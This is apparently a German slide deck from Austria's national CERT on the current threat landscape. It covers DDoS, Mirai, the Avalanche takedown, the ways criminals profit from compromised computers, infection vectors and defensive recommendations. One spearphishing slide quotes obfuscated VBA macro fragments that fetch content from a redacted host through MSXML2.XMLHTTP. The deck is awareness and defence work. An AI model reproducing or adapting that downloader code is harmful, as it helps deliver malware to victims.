Aktuelle Bedrohungslage in Österreich aus der Sicht des nationalen CERTs

Otmar Lendl
<lendl@cert.at>

Vorstellung

- Mag. Otmar Lendl
  - Uni Salzburg, EUnet, KPNQwest, nic.at

- Seit 2008 Teamleiter CERT.at

CERT?

- CERT – Computer Emergency Response Team
  - IT Sicherheitsteam
  - Klar definierte Aufgabe
  - Auch von Außen sicht- und ansprechbar
  - Cybersecurity (nicht Crime, nicht Defense)

- Hat nichts mit Zertifikaten, X.509 oder ISO27k zu tun

CERT.at?

- Nationales CERT für Österreich
  - nic.at in Kooperation mit dem Bundeskanzleramt
  - Seit 2008
- Aufgaben
  - CERT für das ganze Land
  - Einspringen, wenn sonst kein Team dran ist
  - Drehscheibe / Kontaktpunkt

Interessante Rolle

- Randbedingungen
  - Keine Weisungsrechte
  - Keine Meldepflichten an uns
  - Zuständig für das ganze Land
- Kooperation im Staat
  - Zusammenarbeit mit BKA, BM.I (CSC, C4) und BMLVS (MilCERT, CyVZ)
  - CERT-Verbund
  - Aktuell: Cybersicherheitsgesetz
- International
  - Diverse Verbände
  - NIS Directive: CSIRT Network

Informationsangebote

- Per Mail/RSS/Twitter
  - Warnungen
  - Tageszusammenfassungen
- Vernetzung
  - Austrian Trust Circle für die kritische Infrastruktur
  - Vorträge, …

Netzhygiene

- Ziel:
  - Das Netz sauber halten
  - Botnetze klein halten
  - Schaden minimieren
- Methode:
  - Informationen über Probleme einholen
  - Zuständige Betreiber informieren

Welche Probleme?


- Im Web
  - Defacements
  - Phishing
  - Exploit-Packs
- Infektionen
  - Botnetze
- Fehlkonfigurationen
  - TLS Fehler
  - DDoS Reflection
  - Sachen, die gar nicht erreichbar sein sollten

Datenquellen?


- Community der CERTs und anderer Sicherheitsteams
- Non-Profits
  - Shadowserver, Spamhaus, …
  - Researcher
- Große Service-Provider:
  - Google / Bing Malicious URLs feeds
  - Microsoft Digital Crimes Unit
  - Search Engines
- Kommerzielle Datenanbieter (Threat Intel)
  - Zone-H, Virustracker, AnubisNetworks, …
- Eigene Recherchen
- Siehe auch https://www.enisa.europa.eu/publications/proactive-detection-report

Beispiele

DDoS Reflektoren




Mirai


450
400
350
300
250
200
150
100
50
0
2016/10/12
2016/10/22
2016/10/26
2016/10/30
2016/11/03
2016/11/07
2016/11/12
2016/11/16
2016/11/20
2016/11/24
2016/11/28
2016/12/02
2016/12/06
2016/12/10
2016/12/14
2016/12/18
2016/12/22
2016/12/26
2016/12/30
2017/01/03
2017/01/07
2017/01/11
2017/01/15
2017/01/19
2017/01/23
2017/01/27
2017/01/31
2017/02/04
2017/02/08
2017/02/12
2017/02/16
2017/02/20
2017/02/24
2017/02/28
2017/03/04
2017/03/08
2017/03/13
2017/03/17
2017/03/21
2017/03/25
iotmirai
mirai

Avalanche Takedown

- Jurisdictions: 30
- Arrests: 5
- Premises searched: 37
- Servers seized: 39
- Servers taken offline through abuse reports: 221
- Countries with victim IP's: 180+
- Domains blocked or sinked: Over 800,000 in 60+ TLDs

Entwicklung



Wer ist bedroht?

- Einfache Antwort:
  - **Jeder**.
  - Auch wenn man noch so unschuldig ist.
  - Firmen, Vereine und Privatpersonen
- Nur der Fokus und die Qualität der Angriffe variieren mit dem Wert des Opfers

Benutzernamen & Passwörter

Haben sie einmal Zugang erlangt, können Cyberkriminelle auf Ihrem Compute Programme installieren die alle Tastendrücke mitschreiben, inklusive Ihren Benutzernamen und Passwörtern. Mit diesen Informationen meldet man sich dann bei Ihren Online-Zugängen an, darunter:

- *Ihre Bank- oder Finanzzugänge, um Geld zu stehlen.*
- *Ihr iCloud, Google Drive, oder Dropbox Zugang, was Zugriff auf all Ihre dort gespeicherten Daten erlaubt.*
- *Ihr Amazon, eBay oder sonstiger Online Shopping Zugang womit Waren in Ihrem Namen und auf Ihre Rechnung gekauft werden.*
- *Ihren Packstation Zugang, um gestohlene Güter in Ihrem Namen zu versenden.*

Sammlung von E-Mail Konten

Haben sie einmal Zugang erlangt, können Cyberkriminelle Ihre E-Mails auswerten um Informationen zu gewinnen welche sie an Dritte verkaufen können, darunter z.B.:

- *Alle Namen, E-Mail Adressen und Telefonnummern Ihrer Kontaktliste.*
- *Ihre gesamte berufliche oder private E-Mail Kommunikation.*

Virtuelle Güter

Haben sie einmal Zugang erlangt, können Cyberkriminelle von Ihrem Computer virtuelle Güter stehlen oder kopieren und dann verkaufen, darunter:

- *Computerspiel-Charaktere, -Waren oder -Zahlungsmittel.*
- *Softwarelizenzen, Betriebssystem-Lizenzschlüssel oder Spielelizenzen.*

Bot-Netze

Haben Cyberkriminelle einmal Zugang erlangt, kann Ihr Computer Teil eines großen Netzwerks kompromittierter Computer werden, die von Kriminellen kontrolliert werden. Dieses Netzwerk, Bot-Netz genannt, kann dann für z.B. die folgenden Aktivitäten genutzt werden:

- *Spam E-Mail an Millionen Benutzer zu versenden*
- *Denial of Service Angriffe durchzuführen, die Webseiten und Webdienste lahmlegen.*

Sie haben es vielleicht nicht bemerkt, aber Sie sind das Ziel von Cyberkriminellen. Ihr Computer, Ihre Mobilgeräte, Ihre Zugänge und Ihre Informationen besitzen alle einen beträchtlichen Wert. Dieses Poster veranschaulicht die vielen verschiedenen Wege, wie Cyberkriminelle an Ihnen Geld verdienen können. Glücklicherweise gibt es einige einfache Schritte, die Ihnen helfen sich und Ihre Familie zu schützen. Um mehr zu erfahren können Sie das OUCH! Magazin abonnieren, ein Sicherheits-Newsletter für Anwender wie Sie.

www.securingthehuman.org/ouch

Identitätsdiebstahl

Haben Cyberkriminelle einmal Zugang erlangt, können sie Ihre Online-Identitäten stehlen um damit selbst Betrug zu begehen oder sie weiterzuverkaufen, darunter z.B.:

- *Ihr Facebook, Twitter, Xing oder LinkedIn Zugang.*
- *Ihre E-Mail Zugänge.*
- *Ihre Skype oder sonstigen Chat-Zugänge.*

Webserver

Haben Cyberkriminelle einmal Zugang erlangt, können sie Ihren Computer in einen Webserver verwandeln, den sie z.b. für Folgendes nutzen:

- *Bereitstellung von Phishing Webseiten, um Nutzernamen und Passwörter Dritter zu stehlen.*
- *Bereitstellung von Angriffswerkzeugen welche die Computer Dritter kompromittieren.*
- *Ablage und Verteilung von Kinderpornografie, raubkopierten Videos oder gestohlener Musik.*

Finanzdaten

Haben Cyberkriminelle einmal Zugang erlangt, können sie Ihren Computer nach wertvollen Informationen absuchen, darunter z.B.:

- *Ihre Kreditkarteninformationen.*
- *Ihre Steuerdaten und Steuererklärungen.*
- *Ihre Investment- und Sparpläne.*

Erpressung

Haben Cyberkriminelle einmal Zugriff auf Ihren Computer erlangt, können sie diesen übernehmen und Geld fordern für:

- *Die Vernichtung oder Nicht-Veröffentlichung von Bildern, die sie heimlich mit der eingebauten Kamera aufgenommen haben*
- *Die Entschlüsselung aller Daten, die mit einem nur den Kriminellen bekannten Schlüssel verschlüsselt wurden.*
- *Die Nicht-Veröffentlichung der von Ihnen besuchten Webseiten, über die die Kriminellen Protokoll führten.*

This poster is based on the original work of Brian Krebs. You can learn more about cyber criminals at his blog at http://krebsonsecurity.com

DDoS bei uns

- DD4BCs
  - „DDoS for BitCoin“
  - Juli 2014 – Dez 2015: Bitcoin Sites, Finanz, ISPs, e-commerce, Online-Wetten
  - Wurden Ende 2015 festgenommen
- Armada Collective
  - Oktober – Dezember 2015
- Anfang 2016: A1 DDoS
- Seit September 2016:
  - Politisch motiviert DDoS-Angriffe

DDoS Lessons Learned


- Wo stehe ich?
  - BIA, Abhängigkeiten, Seiteneffekte
- Visibility
  - Erkennung, Alarmierung, Monitoring aus Kundensicht
- Härten und Testen der Infrastruktur
  - Attack surface--, Server, Netz
  - Alles was State hält
  - Ratelimits und/oder QoS
- Schutzsysteme
  - Abgeben, Kaufen, Zumieten, … (pur lokale Lösungen reichen nicht!)
- Vorbereiten
  - Upstream, Notfallspläne, Reaktionen + Tests!

Infektionsvektoren

- Der Browser und seine Plugins
- Dateien mit unerwünschten Nebeneffekten
  - Exploits
  - Social Engineering

- Alles andere ist aktuell nicht massentauglich


Infection Vectors



Dateien

- Quelle:
  - Direkt per Mail
  - Download nach Link in Mail
- Alle möglichen Filetypes
  - Braucht zum Teil Hilfe des Users: Macros, eingebettete Files, …

Beispiel Spearphish




```
Function zepcjtlnabg() As Boolean
Set Tab1 = Worksheets("Sheet1")
Range("A2", "E100").Font.Name = "Times New Roman"
Range("A2", "E100").Font.ColorIndex = 1
Range("A1", "E1").Clear
ActiveWorkbook.Save
End Function
```

```
Sub khkbwedtdyx(lidipnblioz As String)
Set mmjwjnrbxeu = CreateObject("MSXML2.XMLHTTP"))
mmjwjnrbxeu.Open "GET", "http://XXX/museo.aspx"
mmjwjnrbxeu.Send
End Sub
```

Empfehlungen (1)

Abwehr

Erkennung

Bildquelle: Wikimedia, clker.com

Empfehlungen (2)

CAPEX

- Werden die bestehenden Schutzmaßnahmen effektiv eingesetzt?
- Sind die Hausaufgaben gemacht?
- Nein, man kann IT-Sicherheit nicht kaufen und in das Rack schrauben.

OPEX / People

- Konflikt Projektbetrieb vs. IT-Hausmeister / Sicherheitsdienst.
- Ein (z.B.) SIEM braucht eine Betriebsmannschaft.
- Was mache ich selber, wo hilft Out-sourcing

Empfehlungen (3)

- Reserven haben
- BCM
- Trainieren
- Vernetzen

- Don‘t Panic

Fragen?

Otmar Lendl <lendl@cert.at>
+43 1 5056416 711